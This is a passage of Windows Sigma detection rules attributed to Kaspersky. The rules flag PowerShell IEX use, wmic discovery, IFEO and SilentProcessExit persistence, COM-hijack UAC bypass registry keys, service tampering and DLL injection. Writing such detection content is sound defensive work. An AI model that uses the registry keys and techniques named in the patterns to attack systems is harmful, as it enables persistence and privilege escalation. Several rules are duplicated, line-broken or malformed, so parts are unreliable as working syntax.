         - '[scriptblock]::create('
   selection2:
      CommandLine|contains|all:
         - 'Reflection.Assembly'
         - 'Load'
   selection3:
      CommandLine|contains:
         - '(gp '
         - '(Get-ItemProperty '
   condition: selection_pwsh and ((selection1 or selection2) and selection3)
falsepositives:
    - Unknown
level: medium
```

```
title: PowerShell Suspicious Arguments

id: 80fb8527-baaf-4146-b8da-a891b9ca9962
description: Adversaries Often use Suspicious Arguments in PowerShell
author: Kaspersky
status: stable
modified: 2023-08-10
tags:
   - attack.execution
   - attack.t1059.001
logsource:
   product: windows
   category: process_creation
detection:
   selection1:
     Image|endswith:
       - 'PowerShell.exe'
       - 'pwsh.exe'
     CommandLine|re:
       - '(?i)-W\w{0,10}\sH\w{0,5}\s'
       - '(?i)-noni\w{0,10}\s'
   selection2:
     Image|endswith:
       - 'PowerShell.exe'
       - 'pwsh.exe'
     CommandLine|contains:
       - 'Invoke-CimMethod'
       - 'Reflection.Assembly'
       - 'Runtime.InteropServices.DllImportAttribute'
       - 'SuspendThread'
       - 'IEX'
       - 'Invoke-Expression'
   condition: selection1 or selection2
falsepositives: unknown
level: high
```

```
title: Suspicious Command wmic.exe

id: d22b9feb-efc6-468e-8dd4-0111e4714459
description: Adversaries use wmic for different purpose like later movement, discovery e.t.c
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
   - attack.execution
   - attack.t1047
logsource:
   product: windows
   category: process_creation
detection:
  selection1:
    Image|endswith:
      - '\wmic.exe'
    selection2:
      CommandLine|contains|all:
      - '/node:'
  selection3:
    CommandLine|contains:
      - '/format:'
  selection4:
    CommandLine|contains:
      - '/Format:List'
      - '/Format:htable'
      - '/Format:hform'
      - '/Format:table'
      - '/Format:mof'
      - '/Format:value'
      - '/Format:rawxml'
      - '/Format:xml'
      - '/Format:csv'
  selection5:
    CommandLine|contains|all:
      - 'call'
      - 'create'
  selection6:
    CommandLine|contains|all:
      - 'call'
      - 'uninstall'
  condition: (selection1 and selection2) or (selection1 and selection3 and not selection4) or (selection1 and selection4) or (selection1 and selection5) or (selection1 and selection6)
falsepositives: unknown
level: medium
```

```
title: Permission Local Groups Discovery via wmic

id: 754ba712-a090-45b2-946d-1b2735062b57
description: Detects attempt to Discovery Permission Local Groups via wmic
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
    - attack.execution
    - attack.discovery
    - attack.t1069.001
    - attack.t1047
logsource:
    product: windows
    category: process_creation
detection:
  selection:
    Image|endswith:
      - '\wmic.exe'
    CommandLine|contains|all:
      - 'group'
      - 'get'
      - 'name'
  condition: selection
falsepositives: unknown
level: low
```

```
title: Suspicious Child Process Wmiprvse.exe

id: ec8d56bb-1212-452b-84f4-38d5f34343f1
description: Illegal child wmiprvse.exe the sign of horizontal movement through WMI
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
    - attack.Execution
    - attack.T1047
logsource:
    product: windows
    category: process_creation
detection:
    selection1:
      Parent_Image|contains:
      - '\WmiPrvSe.exe'
    selection2:
      Image|contains:
      - '\WmiPrvSe.exe'
      - '\WerFault.exe'
      - '\DismHost.exe'
    condition: selection1 and not selection2
falsepositives: unknown
level: high
```

```
title: Changing MOF Self-Install Directory via Registry

id: 51816a51-4f38-40d4-b649-0248a71708d8
description: Detects changing MOF self-install directory via registry
author: Kaspersky
status: stable
modified: 2023-06-19
tags:
    - attack.privilege_escalation
    - attack.persistence
    - attack.t1546.003
    - attack.defense_evasion
    - attack.t1112
logsource:
    product: windows
    category: registry_set
detection:
  selection:
    EventType: SetValue
    TargetObject|contains: 'HKLM\SOFTWARE\Microsoft\WBEM\CIMOM'
    Details|contains: 'MOF Self-Install Directory'
  condition: selection
falsepositives: legit software
level: high
```

```
title: MOF file changing/creation

id: 2a48d632-4a96-469d-9fad-c84b79f82188
description: Detects changes/creation of a MOF file
author: Kaspersky
status: stable
modified: 2023-06-19
tags:
    - attack.privilege_escalation
    - attack.persistence
    - attack.t1546.003
logsource:
    product: windows
    category: file_event
detection:
  selection:
    EventID: 11
    TargetFilename|contains|all:
      - '\system32\wbem\mof\'
      - '.mof'
  filter:
    Image|contains:
      - '\Program Files (x86)\searchinformagent\sifiltersvc1\sifiltersvc.exe'
  condition: selection and not filter
falsepositives: legit software
level: high
```

```
title: Security Software Discovery via wmic

id: 083d17ef-b38f-48fd-9a02-25ead1b77ad6
description: Detects Security Software Discovery via wmic
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.execution
  - attack.discovery
  - attack.t1518.001
  - attack.t1047
logsource:
  product: windows
  category: process_creation
detection:
 selection:
  Image|endswith:
   - '\wmic.exe'
  CommandLine|contains:
   - 'SecurityCenter'
   - 'AntiVirusProduct'
   - 'FirewallProduct'
 filter:
  ParentImage|contains:
   - '\program files\jetbrains\'
   - '\pycharm ce\bin\'
   - '\appdata\local\jetbrains\'
   - '\meraki\'
   - '\programdata\centrastage\aemagent\'
 condition: selection and not filter
falsepositives: Administator activity or legit software
level: medium
```

```
title: Persistence by Image File Execution Options via Registry

title: Persistence by Image File Execution Options via Registry
id: fc213fc0-7ce7-4d8c-8bf4-30f3365db732
description: Persistence by Image File Execution Options via Registry
author: Kaspersky
status: stable
modified: 2023-08-10
tags:
 - attack.privilege_escalation
 - attack.persistence
 - attack.t1546.012
 - attack.defense_evasion
 - attack.t1112
logsource:
 product: windows
 category: registry_set
detection:
 selection:
  TargetObject|contains:
   -'\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\'
  TargetObject|endswith:
   -'\Debugger'
 condition: selection
falsepositives:
 - Legitimate software
level: high
```

```
title: Not Standard Parent Process Bitsadmin

id: 17ca42e9-76c6-453a-a1ea-a4f4afea534d
description: Detects attempts to gain a persistence in the system through Silent Process Exit Monitoring
author: Kaspersky
status: stable
modified: 2023-08-10
tags:
  - attack.persistence
  - attack.execution
  - attack.t1546.012
  - attack.t1059.001
logsource:
  product: windows
  category: ps_script
  definition: Script Block Logging must be enable
detection:
  selection1:
    ScriptBlockText|contains:
    - 'set-itemproperty'
    - ' sp '
    - 'Move-ItemProperty'
    - ' mp '
    - 'Copy-ItemProperty'
    - ' cpp '
    - 'Rename-ItemProperty'
    - ' rnp '
    - 'Copy-Item'
    - ' copy '
    - ' cp '
    - ' cpi '
    - 'Rename-Item'
    - ' ren '
    - ' rni '
    - 'New-Item'
    - ' md '
    - ' ni '
    - 'Move-Item'
    - ' move '
    - ' mv '
    - ' mi '
    - 'Set-Item'
    - ' si '
  selection2:
   ScriptBlockText|contains|all:
    -'SilentProcessExit'
    -'MonitorProcess'
  condition: selection1 and selection2
falsepositives: unknown
level: high
```

```
title: Accessibility Features Backdoor Installation via ifeo debugger

id: 19ab2de3-7388-4963-9624-ea2d102973b3
description: Debbuger installation for system accessibility features using Image File Execution Options
author: Kaspersky
status: stable
modified: 2023-08-10
tags:
   - attack.privilege_escalation
   - attack.persistence
   - attack.execution
   - attack.defense_evasion
   - attack.t1546.008
   - attack.t1546.012
   - attack.T1059.001
   - attack.t1112
logsource:
   product: windows
   category: process_creation
detection:
 selection1:
   Image|endswith:
     - 'reg.exe'
     - 'PowerShell.exe'
     - 'pwsh.exe'
     - 'PowerShell_ise.exe'
   CommandLine|contains|:
     - 'set-itemproperty'
     - ' sp '
     - 'new-itemproperty'
     - 'add'
 selection2:
   CommandLine|contains|all:
     -'\Image File Execution Options\'
     -'Debugger'
 selection3:
   CommandLine|contains:
     -'sethc'
     -'utilman'
     -'magnify'
     -'atbroker'
     -'displayswitch'
     -'osk'
     -'narrator'
 condition: selection1 and selection2 and selection3
falsepositives: unknown
level: high
```

```
title: Not Standard Parent Process Bitsadmin

id: 2f0ca900-31d1-44b7-ac52-f35c8fb6c9cc
description: Detects suspicious parent process of Bitsadmin
author: Kaspersky
status: stable
modified: 2023-08-25
tags:
   - attack.defense_evasion
   - attack.persistence
   - attack.t1197
logsource:
   product: windows
   category: process_creation
detection:
   selection1:
      Image|endswith:
        - 'bitsadmin.exe'
   selection2:
      ParentImage|endswith:
        - 'cmd.exe'
   condition: selection1 and not selection2
falsepositives: unknown
level: medium
```

```
title: COM Hijacking via DelegateExecute

id: a6450968-2519-428d-ba3d-10fd3116f852
description: Detects UAC bypass technique via modification of the ms-settings\Shell\Open\command\DelegateExecute registry value
author: Kaspersky
status: stable
modified: 2023-06-19
tags:
   - attack.persistence
   - attack.privilege_escalation
   - attack.t1546.015
   - attack.t1548.002
logsource:
 category: registry_set
 product: windows
detection:
 selection:
   EventType: SetValue
   TargetObject|contains:
      - '\ms-settings\Shell\Open\command\DelegateExecute'
 condition: selection
falsepositives:
  - Unknown
level: high
```

```
title: Image File Execution Options Injection via SilentProcessExit

id: b2e6275e-2719-45ce-b28a-71ce5e3eef97
description: Detects attempts to gain a persistence in the system through Silent Process Exit Monitoring via registry
author: Kaspersky
status: stable
modified: 2023-06-19
tags:
   - attack.persistence
   - attack.defense_evasion
   - attack.t1546.012
   - attack.t1112
logsource:
   product: windows
   category: registry_event
detection:
   selection:
      EventType: SetValue
      TargetObject|contains:
        - '\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit'
      TargetObject|endswith:
        - 'MonitorProcess'
        - 'ReportingMode'
   condition: selection
falsepositives: unknown
level: high
```

title: Accessibility Features Backdoor Installation via SilentProcessExit Monitoring

```
id: fce8d876-91d0-4d38-b007-
456a422d777e
description: Detects gain
persistence attempts via
installation monitoring application
system application for system
Accessibility Features
author: Kaspersky
status: stable
modified: 2023-08-10
tags:
   - attack.privilege_escalation
   - attack.persistence
   - attack.execution
   - attack.defense_evasion
   - attack.t1546.008
   - attack.T1059.001
   - attack.t1112
logsource:
   product: windows
   category: process_creation
detection:
  selection1:
    Image|endswith:
      - 'reg.exe'
      - 'PowerShell.exe'
      - 'pwsh.exe'
      - 'PowerShell_ise.exe'
    CommandLine|contains|:
      - 'add'
      - 'set-itemproperty'
      - ' sp '
      - 'new-itemproperty'
  selection2:
    CommandLine|contains|all:
      -'\WindowsNT\CurrentVersion\
SilentProcessExit'
      -'MonitorProcess'
  selection3:
    CommandLine|contains:
      -'utilman'
      -'displayswitch'
      -'narrator'
      -'sethc'
      -'osk'
      -'atbroker'
      -'magnify'
  condition: selection1 and
selection2 and selection3
falsepositives: unknown
level: high
```

title: COM Hijacking via mscfile

```
id: feadcf16-46ba-4bf3-8bb6-
4f5db99fd351
description: Detects UAC bypass
technique via modification of the
mscfile\Shell\Open\command
registry key
author: Kaspersky
status: stable
modified: 2023-06-19
tags:
   - attack.persistence
   - attack.privilege_escalation
   - attack.t1546.015
   - attack.t1548
logsource:
  category: registry_set
  product: windows
detection:
  selection:
    EventType: SetValue
    TargetObject|contains:
        - '\mscfile\Shell\Open\
command'
  condition: selection
falsepositives:
  - Unknown
level: high
```

title: Application Verifier Persistance via PowerShell

```
id: c601e4ea-6ffa-4777-ad23-
2f5440c1fa95
description: Detects attempts to
gain a persistence in the system
through the IFEO (Image File
Execution Options) application
verifier.
author: Kaspersky
status: stable
modified: 2023-08-10
tags:
   - attack.persistence
   - attack.execution
   - attack.t1546.012
   - attack.t1059.001
logsource:
   product: windows
   category: ps_script
   definition: Script Block Logging
must be enable
detection:
   selection1:
     ScriptBlockText|contains:
       - 'Set-Itemproperty'
       - ' sp '
       - 'New-Itemproperty'
       - 'Move-ItemProperty'
       - ' mp '
       - 'Copy-ItemProperty'
       - ' cpp '
       - 'Rename-ItemProperty'
       - ' rnp '
       - 'Copy-Item'
       - ' copy '
       - ' cp '
       - ' cpi '
       - 'Rename-Item'
       - ' ren '
       - ' rni '
       - 'New-Item'
       - ' md '
       - ' ni '
       - 'Move-Item'
       - ' move '
       - ' mv '
       - ' mi '
       - 'Set-Item'
       - ' si '
   selection2:
     ScriptBlockText|contains|all:
       -'Image File Execution Options'
       -'verifierdlls'
   condition: selection1 and
selection2
falsepositives: unknown
level: high
```

```
title: Discovery Component
Object Model Keys via
PowerShell

id: ba363a93-e060-49d4-a1c5-
39dd63133d05
description: Detects COM keys
discovery via PowerShell
author: Kaspersky
status: stable
modified: 2023-06-19
tags:
  - attack.persistence
  - attack.privilege_escalation
  - attack.t1546.015
  - attack.execution
  - attack.t1059.001
  - attack.discovery
  - attack.t1518.001
logsource:
  category: process_creation
  product: windows
detection:
  selection1:
    Image|endswith:
      - 'pwsh.exe'
      - 'PowerShell.exe'
      - 'PowerShell_ise.exe'
      - 'syncappvpublishingserver.exe'
  selection2:
    CommandLine|contains:
      - 'InprocServer32'
      - 'LocalServer32'
  selection3:
    CommandLine|contains:
      - 'gwmi Win32_COMSetting'
      - 'Get-WmiObject Win32_
COMSetting'
  condition: selection1 and
selection2 and selection3
falsepositives:
   - Unknown
level: medium
```

```
title: Component Object
Model Hijacking via Sdclt

id: ccbf62e2-36e1-4bf1-8ec6-
5c8d3db0cae4
description: Detects COM hijacking
via sdclt
author: Kaspersky
status: stable
modified: 2023-06-19
tags:
  - attack.persistence
  - attack.privilege_escalation
  - attack.t1546.015
  - attack.t1548.002
  - attack.defense_evasion
  - attack.t1112
logsource:
  category: registry_set
  product: windows
detection:
  selection:
    EventType: SetValue
    TargetObject|contains:
      - '\Software\Classes\exefile\
shell\runas\command\'
    Details|contains:
      - 'isolatedCommand'
  condition: selection
falsepositives:
   - Unknown
level: high
```

```
title: COM Hijacking via
DelegateExecute

id: a6450968-2519-428d-ba3d-
10fd3116f852
description: Detects UAC bypass
technique via modification of
the ms-settings\Shell\Open\
command\DelegateExecute
registry value
author: Kaspersky
status: stable
modified: 2023-06-19
tags:
    - attack.persistence
    - attack.privilege_escalation
    - attack.t1546.015
    - attack.t1548.002
logsource:
  category: registry_set
  product: windows
detection:
  selection:
    EventType: SetValue
    TargetObject|contains:
        - '\ms-settings\Shell\Open\
command\DelegateExecute'
  condition: selection
falsepositives:
   - Unknown
level: high
```

```
title: Windows Service
Creation or Modification via
sc.exe

id: 8c9080ee-f638-4fee-9dff-
eb7874224e92
description: detects service
creation or modification via sc.exe
author: Kaspersky
status: stable
modified: 2023-08-10
tags:
    - attack.persistence
    - attack.privilege_escalation
    - attack.t1543.003
logsource:
    product: windows
    category: process_creation
detection:
    selection:
        Image|endswith: '\sc.exe'
        Commandline|contains:
'binpath='
    condition: selection
falsepositives:
    - Legitimate Software: EAA
Client, HP Touchpoint Analytics,
e.t.c
level: medium
```

title: Component Object Model Hijacking via TreatAs

```
id: 747ba6ce-0036-45ae-b102-05cae4ba60ab
description: Detects component object model hijacking via treatas
author: Kaspersky
status: stable
modified: 2023-06-19
tags:
  - attack.persistence
  - attack.privilege_escalation
  - attack.t1546.015
  - attack.defense_evasion
  - attack.t1112
logsource:
  category: registry_set
  product: windows
detection:
  selection:
    EventType: SetValue
    TargetObject|contains:
    - 'Classes\CLSID\
    TargetObject|endswith:
    - '\TreatAs'
      - '\ScriptletURL'
  filter_1:
    Image|contains:
      - 'program files\common files\microsoft shared\clicktorun\updates\'
    Image|endswith:
      - '\officeclicktorun.exe'
  filter_2:
    Image|contains:
      - 'windows\winsxs\amd64_microsoft-windows-servicingstack_'
    Image|endswith:
      - '\tiworker.exe'
  condition: selection and not filter_*
falsepositives:
  - Unknown
level: high
```

title: Suspicious Schtasks.exe Arguments

```
id: 057de58f-0f70-4c41-bacc-9d0a41d0571b
description: Detects suspicious schtasks.exe arguments
author: Kaspersky
status: stable
modified: 2023-08-02
tags:
    - attack.execution
    - attack.persistence
    - attack.privilege_escalation
    - attack.t1053.005
logsource:
    product: windows
    category: process_creation
detection:
    selection1:
        Image|endswith:
          - '\schtasks.exe'
        CommandLine|contains:
          - '/create '
          - '/change '
    selection2:
        CommandLine|contains:
          - ' shutdown '
          - '/s '
          - '/u '
          - ' recycle '
    selection3:
        CommandLine|re:
          - '(?i)\/ru .*?system'
    condition: selection1 and (selection2 or selection3)
falsepositives:
     - legitimate software
     - system administrator actions
level: medium
```

title: Component Object Model Hijacking via PowerShell

```
id: 7e5d7fd2-a0fb-4d59-b3cc-83cac6050f73
description: Detects component object model hijacking via PowerShell
author: Kaspersky
status: stable
modified: 2023-06-19
tags:
  - attack.persistence
  - attack.privilege_escalation
  - attack.t1546.015
  - attack.execution
  - attack.t1059.001
logsource:
  category: process_creation
  product: windows
detection:
  selection1:
    Image|endswith:
      - 'pwsh.exe'
      - 'PowerShell.exe'
      - 'PowerShell_ise.exe'
      - 'syncappvpublishingserver.exe'
  selection2:
    CommandLine|contains|all:
      - 'GetTypeFromCLSID'
      - 'ShellExecute'
  selection3:
    CommandLine|contains|all:
      - 'CreateInstance'
      - 'ShellExecute'
  selection4:
    CommandLine|contains|all:
      - 'CreateInstance'
      - 'GetTypeFromCLSID'
  condition: selection1 and ( selection2 or selection3 or selection4 )
falsepositives:
   - Unknown
level: medium
```

```
title: Windows Shell Started
Schtasks

id: 14a2fc24-1b8b-4e47-9fc3-
145148875a23
description: Suspicious parent
process schtasks
author: Kaspersky
status: stable
modified: 2023-08-02
tags:
  - attack.Execution
  - attack.Persistence
  - attack.Privilege Escalation
  - attack.T1053.005
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    Image|endswith:
      - '\schtasks.exe'
    ParentImage|endswith:
      - '\PowerShell_ise.exe'
      - '\cmstp.exe'
      - '\appvlp.exe'
      - '\mftrace.exe'
      - '\scriptrunner.exe'
      - '\forfiles.exe'
      - '\msiexec.exe'
      - '\rundll32.exe'
      - '\mshta.exe'
      - '\hh.exe'
      - '\wmic.exe'
      - '\regsvr32.exe'
      - '\scrcons.exe'
      - '\bash.exe'
      - '\sh.exe'
      - '\cscript.exe'
      - '\wscript.exe'
      - '\PowerShell.exe'
      - '\cmd.exe'
  condition: selection
falsepositives:  Legitimate System
Administrator actions
level: medium
```

```
title: Suspicious Schtasks.
exe Arguments

id: 057de58f-0f70-4c41-bacc-
9d0a41d0571b
description: Detects suspicious
schtasks.exe arguments
author: Kaspersky
status: stable
modified: 2023-08-02
tags:
  - attack.execution
  - attack.persistence
  - attack.privilege_escalation
  - attack.t1053.005
logsource:
  product: windows
  category: process_creation
detection:
  selection1:
    Image|endswith:
     - '\schtasks.exe'
    CommandLine|contains:
     - '/create '
     - '/change '
  selection2:
    CommandLine|contains:
     - ' shutdown '
     - '/s '
     - '/u '
     - ' recycle '
  selection3:
    CommandLine|re:
     - '(?i)\/ru .*?system'
  condition: selection1 and
(selection2 or selection3)
falsepositives:
   - legitimate software
   - system administrator actions
level: medium
```

```
title: Scheduled Task Start
from Public Directory

id: 61f91069-ad33-41d8-81d7-
abe0a5145c10
description: Adversaries often
create Scheduled Task with sample
in Public Directory
author: Kaspersky
status: stable
modified: 2023-08-02
tags:
  - attack.execution
  - attack.persistence
  - attack.privilege_escalation
  - attack.t1053.005
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    Image|contains:
      - '\schtasks.exe'
    Commandline|contains:
      - '\ProgramData\'
      - '\Users\'
      - '\Public\'
      - '\AppData\'
      - '\Desktop\'
      - '\Downloads\'
      - '\Temp\'
      - '\Tasks\'
      - '\$Recycle'
  condition: selection
falsepositives: Unknown
level: medium
```

```
title: Remote Windows Service Creation or Modification via sc.exe

id: cd776ded-2a95-4fcd-bf1f-ade3bfe534cd
description: detects remote service creation or modification via sc.exe
author: Kaspersky
status: stable
modified: 2023-08-10
tags:
  - attack.persistence
  - attack.privilege_escalation
  - attack.t1543.003
  - attack.lateral_movement
  - attack.t1021
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    Image|endswith: '\sc.exe'
    Commandline|contains|all:
      - '\\'
      - 'binpath='
  condition: selection
falsepositives:
   - Unknown
level: high
```

```
title: Windows Service Creation or Modification via PowerShell.exe

id: 3ed6ad87-9e69-4e5e-8912-8006e47779c2
description: detects service creation or modification via PowerShell.exe
author: Kaspersky
status: stable
modified: 2023-08-10
tags:
  - attack.persistence
  - attack.privilege_escalation
  - attack.t1543.003
  - attack.execution
  - attack.t1059.001
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    Image|endswith:
      - '\PowerShell.exe'
      - '\pwsh.exe'
    Commandline|contains: '-BinaryPathName'
  condition: selection
falsepositives:
  - Unknown
level: high
```

```
title: Generic-service manipulations via net.exe

id: 732d6166-9815-4bde-9000-ed6b00aebb9b
description: detects interaction with services via net.exe
author: Kaspersky
status: stable
modified: 2023-08-10
tags:
  - attack.persistence
  - attack.t1543.003
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    Image|endswith:
      - '\net.exe'
      - '\net1.exe'
    CommandLine|contains|all:
      - ' start '
      - ' stop '
      - ' pause '
      - ' continue '
  condition: selection
falsepositives:
  - unknown
level: low
```

```
title: Windows Shell Start by Web Applications

id: e6b90695-4adc-4b61-b7b6-db07989310b9
description: Detects windows shell start by web applications, may indicate web application exploitation
author: Kaspersky
status: stable
modified: 2023-08-10
tags:
  - attack.initial_access
  - attack.t1190
  - attack.execution
  - attack.t1059
  - attack.persistence
  - attack.t1505.003
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    ParentImage|contains:
      - '\php-cgi.exe'
      - '\nginx.exe '
      - '\w3wp.exe'
      - '\httpd.exe'
      - '\tomcat'
      - '\apache'
    Image|endswith:
      - '\mshta.exe'
      - '\wscript.exe'
      - '\mftrace.exe'
      - '\PowerShell.exe'
      - '\PowerShell_ise.exe'
      - '\scriptrunner.exe'
      - '\cmd.exe'
      - '\forfiles.exe'
      - '\msiexec.exe'
      - '\rundll32.exe'
      - '\wmic.exe'
      - '\hh.exe'
      - '\regsvr32.exe'
      - '\schtasks.exe'
      - '\scrcons.exe'
      - '\bash.exe'
      - '\sh.exe'
      - '\cscript.exe'
  filter:
    CommandLine|contains:
      - 'rotatelogs'
  condition: selection and not filter
falsepositives:
   - Unknown
level: high
```

```
title: Generic-Windows Service Creation from non-system directory via Registry

id: 3f2ae646-0364-40fe-85ef-6e587204ebd8
description: Detects service creation from non-system directory via registry
author: Kaspersky
status: stable
modified: 2023-08-10
tags:
    - attack.privilege_escalation
    - attack.persistence
    - attack.t1543.003
    - attack.defense_evasion
    - attack.t1112
logsource:
    category: registry_event
    product: windows
detection:
    selection:
        TargetObject|contains:
            - 'HKLM\System\CurrentControlSet\Services\'
            - 'HKLM\System\ControlSet001\Services\'
            - 'HKLM\System\ControlSet002\Services\'
    filter:
        Details|re:
            - (?i)\\windows\\(system32|syswow64|winsxs)\\
            - (?i)\\Program\sFiles(\s\(x86\))?\\
    addition:
        Details|re:
            - (?i)\\Windows\\Temp\\
    condition: selection and (addition or not filter)
falsepositives:
    - Legitimate Software
level: low
```

```
title: Modification of SvcHost Group in Registry

id: 9adfe799-175c-4fb0-85ab-4e324e67d0e8
description: detects modification of Svchost group in registry
author: Kaspersky
status: stable
modified: 2023-06-19
tags:
    - attack.privilege_escalation
    - attack.persistence
    - attack.t1543.003
logsource:
    product: windows
    category: registry_set
detection:
    selection:
        TargetObject|contains:
            - 'HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Svchost'
            - 'HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost'
    condition: selection
falsepositives:
     - Unknown
level: high
```

```
title: IKEEXT service DLL Hijacking

id: 98129718-781b-415a-9009-fc1877310e2b
status: stable
description: Detects IKEEXT service DLL hijack.
tags:
    - attack.persistence
    - attack.privilege_escalation
    - attack.defense_evasion
    - attack.t1574.001
author: Kaspersky
modified: 2023-09-06
logsource:
    product: windows
    category: image_load
detection:
    selection1:
      Image|endswith:
        - 'svchost.exe'
    selection2:
      ImageLoaded|contains:
        - 'wlbsctrl.dll'
    condition: selection1 and selection2
falsepositives: unknown
level: high
```

```
title: Dynamic-link Library Injection via LoadLibrary

id: e917ac0a-9c4f-4110-915d-0a77065dbc46
description: Detects remote thread creation with LoadLibrary Start Function
author: Kaspersky
status: stable
modified: 2023-08-02
tags:
    - attack.DefenseEvasion
    - attack.T1055.001
logsource:
    product: windows
    category: create_remote_thread
detection:
    selection:
        StartModule|endswith: '\kernel32.dll'
        StartFunction|startswith: 'LoadLibrary'
    condition: selection
falsepositives: depends on software installed in a system
level: high
```

```
title: Sigma-Generic-Remote Thread creation to critical Windows process

id: d9efb7f0-1441-4351-b6b9-50206d637c70
description: Detects remote thread creation in critical windows processes
author: Kaspersky
status: stable
modified: 2023-08-02
tags:
  - attack.defense_evasion
  - attack.t1055
logsource:
  product: windows
  category: create_remote_thread
detection:
  selection:
    TargetImage|endswith:
      - '\lsm.exe'
      - '\searchindexer.exe'
      - '\werfault.exe'
      - '\regedit.exe'
      - '\lsaiso.exe'
      - '\spoolsv.exe'
      - '\wininit.exe'
      - '\userinit.exe'
      - '\smss.exe'
      - '\csrss.exe'
      - '\lsass.exe'
      - '\services.exe'
      - '\winlogon.exe'
  filter1:
    Image:
      - 'C:\Program Files\VMware\VMware Tools\vmtoolsd.exe'
      - 'C:\Program Files\Kaspersky Lab\Kaspersky Endpoint Security for Windows\avp.exe'
  filter2:
    StartModule:
      - 'C:\Windows\system32\ntdll.dll'
      - 'C:\Windows\SysWOW64\ntdll.dll'
    StartFunction: 'EtwpNotificationThread'
  filter3:
    Image: 'C:\Windows\System32\csrss.exe'
    StartModule:
      - 'C:\Windows\System32\KERNELBASE.dll'
      - 'C:\Windows\system32\kernel32.dll'
      - 'C:\Windows\syswow64\kernel32.dll'
    StartFunction: 'CtrlRoutine'
  condition: selection and not (filter1 or filter2 or filter3)
falsepositives: Security Products Agents
level: high
```

```
title: SessionEnv service DLL Hijacking

id: 344b40cb-d7eb-4b0d-9dc0-cee1cd22263b
status: stable
description: Detects SessionEnv service DLL hijack.
tags:
  - attack.persistence
  - attack.privilege_escalation
  - attack.defense_evasion
  - attack.t1574.001
author: Kaspersky
modified: 2023-09-06
logsource:
  product: windows
  category: image_load
detection:
  selection1:
    Image|endswith:
      - 'svchost.exe'
  selection2:
    ImageLoaded|contains:
      - 'TSMSISrv.dll'
      - 'TSVIPSrv.dll'
  condition: selection1 and selection2
falsepositives: unknown
level: high
```

```
title: Windows Service Path Modification in Registry

id: 2b19a50f-f81e-40dd-abf3-5d525c0a7325
description: Adversaries may create or modify Windows services to repeatedly execute malicious payloads as part of persistence
author: Kaspersky
status: stable
modified: 2023-08-14
tags:
  - attack.privilege_escalation
  - attack.persistence
  - attack.t1543.003
  - attack.defense_evasion
  - attack.t1112
logsource:
  category: registry_set
  product: windows
detection:
  selection:
    RegistryKey|contains:
      - 'HKLM\System\CurrentControlSet\Services\'
    RegistryValueName:
      - 'ServiceDll'
      - 'ImagePath'
  filter:
    Image|enswith:
      - '\sc.exe'
      - '\services.exe'
      - '\drvinst.exe'
      - '\waasmedicagent.exe'
      - '\handle.exe'
      - '\handle64.exe'
  condition: selection and not filter
falsepositives:
  - Legitimate Software like security scanners and installers
level: low
```

```
title: Rundll32 Start with no Standard Parameters

id: 99dce9a5-bc55-4a62-b7ef-b9d1b66b7123
description: Detects rundll32 starts with no standard parameters or without parameters, it may indicate process hollowing
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
   - attack.defense_evasion
   - attack.t1218.011
   - attack.privilege_escalation
   - attack.t1055.012
logsource:
   product: windows
   category: process_creation
detection:
   selection:
      Image|endswith:
         - '\rundll32.exe'
   filter:
      CommandLine|contains:
         - ','
         - '.dll'
         - '.cpl'
         - '\debug.log'
   condition: selection and not filter
falsepositives:
   - unknown
level: high
```

```
title: Sigma-Generic-File Deletion Using Ping.exe

id: 32a3e1fb-4bf8-4cf7-98ca-750068451609
description: detect common adversaries method to delay their sample deletion
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
   - attack.defense_evasion
   - attack.t1070.004
logsource:
   product: windows
   category: process_creation
detection:
   selection:
      Image|endswith:
         - '\cmd.exe'
      Commandline|contains:
         - 'ping'
         - 'del '
   condition: selection
falsepositives: unknown
level: high
```

```
title: Network Share Deleted

id: 2e6b85ce-fb96-4e23-abb9-738a0e7e37a4
description: Detects when a network mounted shares is removed via net.exe
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.defense_evasion
  - attack.t1070.005
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    Image|endswith:
      - '(?i).*net1?(\.exe)?'
    CommandLine|contains|all:
      - ' use '
      - '/delete'
  condition: selection
falsepositives:
  - Administrators activity
level: medium
```

```
title: Svchost.exe Start with no Standard Parameters

id: 4f604047-b78a-4743-8b1f-39f036c14fc9
description: detects svchost.exe process creation with no standard or without parameters, it may indicate masquerading or process hollowing
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
   - attack.defense_evasion
   - attack.t1055
   - attack.t1036
logsource:
   product: windows
   category: process_creation
detection:
   selection:
      Image|endswith: '\svchost.exe'
   filter:
      CommandLine|contains: ' -k '
   condition: selection and not filter
falsepositives:
    - Unknown
level: high
```

```
title: Generic-Executing File Named as System Tool in Unusual Directory

id: 9487cccb-2c1f-455d-9922-e03be1bc7ad0
description: Adversaries may masquerade own malicious process like system process
author: Kaspersky
status: stable
modified: 2023-07-18
tags:
  - attack.defense_evasion
  - attack.t1036.005
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    Image|endswith:
      - 'ctfmon.exe'
      - 'wuauclt.exe'
      - 'wscript.exe'
      - 'wmiprvse.exe'
      - 'wmiadap.exe'
      - 'winlogon.exe'
      - 'wininit.exe'
      - 'taskhostw.exe'
      - 'taskhost.exe'
      - 'svchost.exe'
      - 'spoolsv.exe'
      - 'smss.exe'
      - 'sihost.exe'
      - 'services.exe'
      - 'searchprotocolhost.exe'
      - 'searchindexer.exe'
      - 'searchfilterhost.exe'
      - 'runlegacycplelevated.exe'
      - 'rundll32.exe'
      - 'regsvr32.exe'
      - 'PowerShell.exe'
      - 'msiexec.exe'
      - 'mshta.exe'
      - 'lsm.exe'
      - 'lsass.exe'
      - 'fontdrvhost.exe'
      - 'dwm.exe'
